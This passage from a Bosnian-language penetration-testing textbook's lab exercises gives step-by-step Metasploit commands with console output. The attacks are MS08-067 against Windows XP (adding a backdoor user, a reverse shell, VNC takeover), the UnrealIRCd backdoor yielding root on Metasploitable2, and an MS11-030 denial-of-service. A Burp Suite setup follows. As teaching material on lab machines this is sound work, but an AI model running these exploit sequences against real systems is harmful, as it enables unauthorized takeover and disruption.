
sa napadnutim računarom, sesija i nije trebala biti uspostavljena. Rezultati napada mogu se provjeriti na napadnutom računaru. Pojavio se novi korisnik "Zli" (slika 8.8) i moguće se prijaviti kao taj korisnik unošenjem lozinke "N1jeD0bro" (slika 8.9).



Slika 8.8: Metasploit rezultat napada - dodat korisnik

Da bi se pokazalo kako se za različit sigurnosni propust mogu koristiti različiti kodovi, isti kod za iskorištavanje sigurnosnog propusta korišten maloprije, biće kombinovana sa dva različita koda za obavljanje zlonamjernih akcija.

Prvi kod omogućava dobivanje pristupa komandnoj liniji na računaru na kom je pronađen sigurnosni propust. Za ovo se koriste kodovi iz grupe "windows/-shell". Postoje slični kodovi i za druge OS, što će kasnije biti pokazano. Ovih kodova postoji više i razlikuju se po tome kako se uspostavlja mrežna konekcija po kojoj se pristupa udaljenom računaru. Jednu grupu čine "bind" kodovi gdje se sa računara napadača uspostavlja konekcija ka napadnutom računaru. Da bi se ovo ostvarilo potrebno je da je moguć pristup u tom pravcu po izabranom portu. Pošto je vrlo često ovako nešto spriječeno *firewall* pravilima na putu ka napadnutom računaru onda se koristi obrnuto inicirana konekcija. Kodovi iz grupe



Slika 8.9: Metasploit rezultat napada - prijava kao dodati korisnik

”reverse” uspostavljaju konekciju od napadnutog računara ka napadačkom. Ako se pogodno izabere broj porta postoje velike šanse da ova konekcija bude dozvoljena, pogotovo ako se koriste standardno dozvoljeni HTTP (80) i HTTPS (443) portovi. Ovdje će radi jednostavnosti biti zanemareno ovo pitanje, ali će biti detaljnije obrađeno u slijedećem poglavlju. Takođe je potrebno da na računaru napadača postoji server koji prihvata konekciju sa napadnutog računara po kojoj se pristupa komandnoj liniji. Izabran je kod komandom:

```
set payload windows/shell/reverse_tcp
```

Ovo je nastavak prethodnog napada gdje je već izabran sigurnosni propust i podešene njegove opcije. Ako to nije slučaj potrebno je ponoviti gornje komande za ovu namjenu. Kada se prikaže skup opcija za ovaj kod on je nešto drugačiji (što se vidi sa slike 8.10).

```

smrdovic@VB1604: ~/Documents/TS
msf exploit(ms08_067_netapi) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.10.130  yes       The target address
  RPORT     445              yes       The SMB service port
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SR

Payload options (windows/shell/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', se
d, process, none)
  LHOST     192.168.10.130  yes       The listen address
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Automatic Targeting

msf exploit(ms08_067_netapi) > █

```

Slika 8.10: Metasploit opcije za shell/reverse_tcp


Za ovaj napad potrebno je, u opciji LHOST, podesiti adresu računara sa kojim će napadnuti računar uspostaviti konekciju po kojoj će se ostvariti pristup komandnoj liniji na napadnutom računaru. Ovdje će se unijeti adresa napadačkog računara, ali to može biti i neki drugi računar na kom je onda neophodno pokrenuti server koji će prihvatati konekcije:

```
set LHOST 192.168.10.134
```

Opcija LPORT očekivano definiše broj porta po kom će ta konekcija biti uspostavljena. Ovdje je ostavljena inicijalna vrijednost 4444, jer nema filtriranja portova portova u ovom slučaju (*firewall* na napadnutom računaru nije aktivan).

Napad se, kao i u prethodnom slučaju, pokreće komandom `exploit`. Unošenje komande i ispis u Metasploit konzoli prikazani su na slici 8.11.

U Metasploit konzoli mogu se vidjeti izvršeni koraci. Posljednji od koraka je otvaranje sesije sa komandnom linijom. Ispod toga je komandna linija sa napad-



```

smrdovic@VB1604: ~/Documents/TS
msf exploit(ms08_067_netapi) > set LHOST 192.168.10.134
LHOST => 192.168.10.134
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.10.134:4444
[*] 192.168.10.130:445 - Automatically detecting the target...
[*] 192.168.10.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.130:445 - Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.10.130
[*] Command shell session 1 opened (192.168.10.134:4444 -> 192.168.10.130:1035)
at 2016-10-24 12:50:20 +0200


Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

```

Slika 8.11: Metasploit izvršenje napada shell/reverse_tcp”

nutog računara. To se može lako provjeriti ispisivanjem Windows komande za dobivanje informacija o IP podešenjima računara `ipconfig`. Ispis nakon ove komande potvrđuje da je to komandna linija na napadnutom računaru kako se vidi sa slike 8.12.



```

smrdovic@VB1604: ~/Documents/TS
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.10.130
[*] Command shell session 1 opened (192.168.10.134:4444 -> 192.168.10.130:1035)
at 2016-10-24 12:50:20 +0200

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    IP Address. . . . . : 192.168.10.130
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.10.1

```

Slika 8.12: Metasploit potvrda uspješnosti napada - IP adresa

Sa pristupom komandnoj liniji može se raditi sve što ovaj pristup omogućava. Sesija sa napadnutim računarem se prekida unošenjem kombinacije tipki `Ctrl-C`

Treći kod za obavljanje zlonamjernih aktivnosti koji će biti pokazan je onaj koji omogućava udaljeni pristup grafičkom okruženju napadnutog računara. Za ovu namjenu se koristi "vncviewer" koji je potrebno instalirati na napadački računar, ako već nije instaliran. Instalacija se u konkretnom slučaju, na Ubuntu 16.04 svela na komandu:

```
sudo apt-get install vncviewer
```

Zlonamjerni kod koji se izvršava će izvršiti ubacivanje i pokretanje koda koji će omogućiti vncviewer-u na računaru napadača da ostvari željeni pristup grafičkom okruženju na napadnutom računaru preko mrežne konekcije uspostavljene na sličan način kao i u prošlom primjeru. Komanda za izbor ovog koda je:

```
set payload windows/vncinject/reverse_tcp
```

Po izboru ovog koda skup opcija je opet nešto drugačiji, što se vidi sa slike 8.13).

Pošto Metasploit pamti podešenja opcija iz prethodnih koraka sve potrebne opcije, RHOST, RPORT, LHOST i LPORT, su već podešene. Jedino je, u odnosu na zadane vrijednosti, promijenjena opcija "ViewOnly" na false. Ovim je omogućeno ne samo nadzor akcija korisnika prijavljenog na računar već i puna kontrola. Izvršenje napada pokreće se uobičajenom komandom `exploit`. Unošenje komande, ispis u Metasploit konzoli rezultat prikazani su na slici 8.14.

U Metasploit konzoli mogu se vidjeti izvršeni koraci. Rezultat napada je vncviewer pristup napadnutom računaru koji se vidi u pozadini slike. Napadač sada ima punu kontrolu napadnutog računara kao da sjedi za njim. Iako ovaj napad izgleda jako dobro, on ima ozbiljne nedostatke. Akcije napadača su vidljive korisniku napadnutog računara, a njihovo izvršavanje može biti prilično sporo u slučaju konekcije ograničene propusnosti.

8.2.2 Iskorištavanje sigurnosnog propusta na Linux OS

Na osnovu otkrivenog sigurnosnog propusta CVE-2010-207 (u prethodnoj vježbi) na računaru sa Metasploitable2 instalacijom izvršena je pretraga na Metasploit za kodom za njegovo iskorištavanje. Nakon što je utvrđeno da postoji kod za iskorištavanje željnog sigurnosnog propusta Metasploit-u je rečeno da koristi taj kod unošenjem komande `use` i naziva koda. Ovdje:

```

smrdovic@VB1604: ~/Documents/TS
msf exploit(ms08_067_netapi) > set ViewOnly false
ViewOnly => false
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.10.130  yes       The target address
  RPORT     445              yes       The SMB service port
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/vncinject/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  AUTOVNC   true             yes       Automatically launch VNC viewer if present
  DisableCourtesyShell true            no        Disables the Metasploit Courtesy shell
  EXITFUNC  thread           yes       Exit technique (Accepted: seh, thread, process, none)
  LHOST     192.168.10.134  yes       The listen address
  LPORT     4444             yes       The listen port
  VNCHOST   127.0.0.1        yes       The local host to use for the VNC proxy
  VNCPORT   5900             yes       The local port to use for the VNC proxy
  ViewOnly  false            no        Runs the viewer in view mode

Exploit target:

  Id  Name
  --  ---
  0    Automatic Targeting

```

Slika 8.13: Metasploit opcije za vncinject/reverse_tcp


```
use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Nakon toga *prompt* u Metasploit konzoli se mijenja i pokazuje da je izabran određeni kod:

```
msf exploit(unreal_ircd_3281_backdoor) >
```

Dostupne opcije za izabrani kod su RHOST i RPORT. Kao RHOST potrebno je podesiti IP adresu računara na kom je Nessus pronašao ovaj sigurnosni propust (192.168.10.105). Ovo se radi komandom:

```
set RHOST 192.168.10.105
```



Slika 8.14: Metasploit izvršenje napada "vncinject/reverse_tcp"

Opciju RPORT nije potrebno mijenjati jer je inicijalno postavljena na vrijednost 6667, što je jednako broju porta na kom je Nessus pronašao ovaj sigurnosni propust.

Metasploit ima podrazumijevani kod za obavljanje zlonamjernih akcija (*payload*) koji za ovaj sigurnosni propust omogućava dobivanje pristupa komandnoj liniji na napadnutom računaru. Pokretanjem komande `exploit` napad se izvršava. Unošenje komande i ispis u Metasploit konzoli prikazani su na slici 8.15.

U Metasploit konzoli mogu se vidjeti izvršeni koraci. Posljednji od koraka je otvaranje sesije sa komandnom linijom. Ispod toga je prazna linija koja predstavlja komandnu liniju sa napadnutog računara. Ovdje se ne ispisuje znak za pristup komandnoj liniji (`$` ili `#`). Ispisivanjem komande `whoami` se može provjeriti kao koji korisnik imamo pristup komandnoj liniji, te komande `ifconfig` koja je IP adresa računara na kom imamo taj pristup. Rezultat izvršavanja ovih komandi

```

msf exploit(unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.10.134:4444
[*] 192.168.10.105:6667 - Connected to 192.168.10.105:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.10.105:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Vz4gTtBaThjktUi;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "Vz4gTtBaThjktUi\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.10.134:4444 -> 192.168.10.105:55918)
at 2016-11-22 14:55:52 +0100

```

Slika 8.15: Metasploit izvršenje napada na Metasploitable2

vidi se na slici 8.16.

```

[*] Command shell session 1 opened (192.168.10.134:4444 -> 192.168.10.105:55918)
at 2016-11-22 14:55:52 +0100

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:aa:89:ae
          inet addr:192.168.10.105  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feaa:89ae/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:109 errors:0 dropped:0 overruns:0 frame:0
          TX packets:111 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13543 (13.2 KB)  TX bytes:11963 (11.6 KB)
          Base address:0xd010  Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:228 errors:0 dropped:0 overruns:0 frame:0
          TX packets:228 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:85537 (83.5 KB)  TX bytes:85537 (83.5 KB)

```

Slika 8.16: Metasploit potvrda uspješnosti napada - korisnik i IP adresa

Sa pristupom komandnoj liniji može se raditi sve što ovaj pristup omogućava. Sesija sa napadnutim računarom se prekida unošenjem kombinacije tipki Ctrl-C

8.2.3 Iskorištavanje sigurnosnog propusta za DoS napad

Prema rezultatima Nessus skeniranja pronađen je sigurnosni propust i na računaru sa IP adresom 192.168.10.143. Taj sigurnosni propust je identificiram Microsoft oznakom MS11-030. Napravljena je pretraga po tom pojmu, rezultati pretrage prikazani su na slici 8.17.

```
msf > search MS11-030

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
auxiliary/dos/windows/llmnr/ms11_030_dnsapi	2011-04-12	normal	Microsoft Windows DNSAPI.dll LLMNR Buffer Underflow DoS

Slika 8.17: Metasploit pretraga za MS11-030


U ovom slučaju nije pronađen kod za iskorištavanje sigurnosnih propusta (*exploit*) već samo pomoćni kod. Iako u opisu sigurnosnog propusta stoji da je njegovim iskorištavanjem moguće izvršiti komande po želji napadača na napadnutom računaru, ta je mogućnost više teoretske prirode. Autoru nije poznat kod koji zaista omogućava ovakvo nešto. Iz tog razloga i Metasploit ima samo modul koji omogućava napada koji onemogućava korištenje usluge (DoS). To je dobra prilika da se ukaže na situaciju da pronalazak sigurnosnog propusta ne mora neophodno značiti i da ga je moguće iskoristiti. Takođe je prilika da se pokaže kako se koriste i drugi Metasploit moduli.

Izabrano je da se koristi ovaj modul komandom:
`use auxiliary/dos/windows/llmnr/ms11_030_dnsapi`

Nakon toga *prompt* u Metasploit konzoli se mijenja i pokazuje da je izabran određeni modul:
`msf exploit(/ms11_030_dnsapi) >`

Dostupne opcije za izabrani kod su RHOST i RPORT. Za RHOST je inicijalna vrijednost 224.0.0.252. Ovo je *multicast* adresa za *Link-local Multicast Name Resolution* (LLMNR). Ovu adresu nije potrebno mijenjati jer će slanjem napada na tu adresu isti biti isporučen računaru koji u lokalnoj mreži osluškuje na ovoj adresi, a to je u ovom slučaju samo računar koji se želi napasti. Inicijalna vrijednost za RPORT je 5355. To je broj UDP porta na kom se nalazi mrežna usluga koja se napada i nije je potrebno mijenjati.

Pošto ovaj napad onemogućava rad mrežne usluge napravljen je uvid u rad te usluge (*service*) DNS Client na Windows računaru koji se napada prije napada. Na slici 8.18 je prikazano nekoliko ekrana na kojima se vidi status ove usluge na tom računaru prije napada.



Slika 8.18: Stanje usluge DNS Client prije napada

Pokretanjem komande `exploit` napad se izvršava. Unošenje komande i ispis u Metasploit konzoli prikazani su na slici 8.19.

U Metasploit konzoli mogu se vidjeti izvršeni koraci. U tim koracima piše i informacija da će se napadnuta usluga ponovo sama pokrenuti i da je za njeno zaustavljanje potrebno ponoviti napad nakon pet minuta. I zaista nakon prvog izvršenja napada DNS klijent je bio privremeno zaustavljen, ali se ubrzo sam po-

```


msf auxiliary(ms11_030_dnsapi) > exploit

[*] Sending Ipv6 LLNMR query to 224.0.0.252
[*] Sending Ipv4 LLNMR query to 224.0.0.252
[*] Note, in a default configuration, the service will restart automatically twice.
[*] In order to ensure it is completely dead, wait up to 5 minutes and run it again.
[*] Auxiliary module execution completed

```

Slika 8.19: Metasploit izvršenje napada na MS11-030

novu pokrenuo. Nakon drugog izvršenja napada ponovnim unošenjem komande exploit DNS klijent je zaustavljen što se može vidjeti sa slike 8.20.



Slika 8.20: Stanje usluge DNS Klijent nakon napada

Ovo je bio kratak pregled osnovnih funkcionalnosti Metasploit-a. U narednim poglavljima Metasploit će biti još korišten pa će se pokazati i neke druge, naprednije, mogućnosti. Ipak ovo je alat o kom se drže posebni kursevi i o kom su napisane čitave knjige. Za više detalja preporučuje se korištenje obimne Metasploit literature [44] ili knjige posvećene ovom alatu [21].

Metasploit nije jedini softver koji se može koristiti za ove namjene, ali jeste najkompletniji. U prethodnom poglavlju spomenuti Core Impact, pored funkcija skeniranja ima i funkciju provjere mogućnosti iskorištavanja otkrivenih sigurnosnih propusta.

VJEŽBA: Testiranje različitih sigurnosnih propusta u web aplikaciji

Cilj ove vježbe je upoznavanje studenata sa posebnostima web aplikacija sa aspekta sigurnosti. U sklopu vježbe biće obrađene neke metode i alati za otkrivanje potencijalnih sigurnosnih propusta u web aplikacijama. Za teoretsko objašnjenje ovih operacija vidjeti knjigu [32] koja je usklađena sa ovim vježbama.

9.1 Priprema

9.1.1 BurpSuite

Instalirati i pokrenuti Burp Suite platformu za testiranje sigurnosti web aplikacija koja uključuje i proxy. Podesiti web preglednik da koristi Burp proxy.

Rješenje: Burp Suite može se preuzeti sa stranica kompanije PortSwigger (portswigger.net) sa lokacije:
<https://portswigger.net/burp/download.html>

Slično Nessus i Metasploit i BurpSuite ima besplatnu (Free) i verziju koja se plaća (Professional). Za potrebe pokazivanja principa rada i osnovnih funkcionalnosti besplatna verzija će biti dovoljna. Profesionalna verzija koštala je, u vrijeme pisanja, 349 USD godišnje i za profesionalno testiranje web aplikacija vrijedi platiti ovu cijenu.

Izabrana je Free verzija i pokrenuto preuzimanje klikom na dugme "Download now". Aktuelna verzija, u vrijeme pisanja, bila je 1.7.10. Nude se dvije verzije dokumenta za preuzimanje "Download for Linux" i "Download plain .JAR file".

Burp Suite je Java aplikacija, i može se koristiti i na Windows i Linux OS. Za njeno pokretanje i korištenje potrebno imati instaliran Java JRE. Ovdje će biti pokazani koraci upotrebe na Linux Ubuntu 16.04.

Ako Java JRE nije instalirana potrebno je instalirati sa komandom:
`sudo apt-get install default-jre`

Moguće je preuzeti JAR datoteku i pokrenuti je na isti način, na svim OS:
`java -jar /putanja_do_datoteke/burpsuite.verzija.jar`

Ovdje je preuzeta verzija za Linux koja predstavlja instalacionu skriptu za Burp Suite na Linux. Datoteka koje se preuzme ima naziv `burpsuite_free_linux_v1.7.10.sh`. Po preuzimanju potrebno je učiniti izvršnom. To je ovdje učinjeno pozicioniranjem u folder gdje se smještena datoteka i kucanjem komande;
`chmod +x burpsuite_free_linux_v1.7.10.sh`


Potom je skripta pokrenuta, sa iste lokacije, komandom:
`sudo ./burpsuite_free_linux_v1.7.10.sh`

Nakon pokretanja skripte pojavljuje se, standardni, ekran za instalaciju aplikacija. U ovom, prvom ekranu, potrebno je kliknuti dugme "Next" za nastavak instalacije. Na drugom ekranu nudi se mogućnost promjene lokacije ne koju će Burp Suite biti instaliran. Prihvaćena je ponuđena lokacija `/opt/BurpSuiteFree`. Na narednom ekranu nudi se pravljenje simboličkih linkova na izvršne datoteke Burp Suite na lokaciji `/usr/local/bin`, koju je moguće promijeniti. Prihvaćeno je pravljenje linkova na ponuđenoj lokaciji. Nakon ovog izbora pokreće se instalacija koja traje kratko i po čijem završetku se pojavljuje ekran sa informacijom o uspješnoj instalaciji koji je potrebno zatvoriti klikom na dugme "Finish".

Po uspješnoj instalaciji Burp Suite je moguće pokrenuti kucanjem komande `BurpSuiteFree`.

Pri prvom pokretanju potrebno je prihvatiti uslove korištenja. Nakon toga otvara se ekran u kom bi se mogao definisati projekat koji je moguće sačuvati na disk, ali ova opcija nije dostupna u besplatnoj verziji, pa je samo potrebno kliknuti na dugme "Next". Na slijedećim ekranu moguće je učitati Burp konfiguraciju iz datoteke ili koristiti inicijalne postavke. Kako nema sačuvane datoteke sa konfiguracijom, prihvaćeno je korištenje inicijalnih postavki. Na ovom ekranu je i dugme "Start Burp" za pokretanje Burp Suite. Klikom na dugme Burp Suite

se pokreće i pojavljuje se početni ekran kao na slici 9.1.

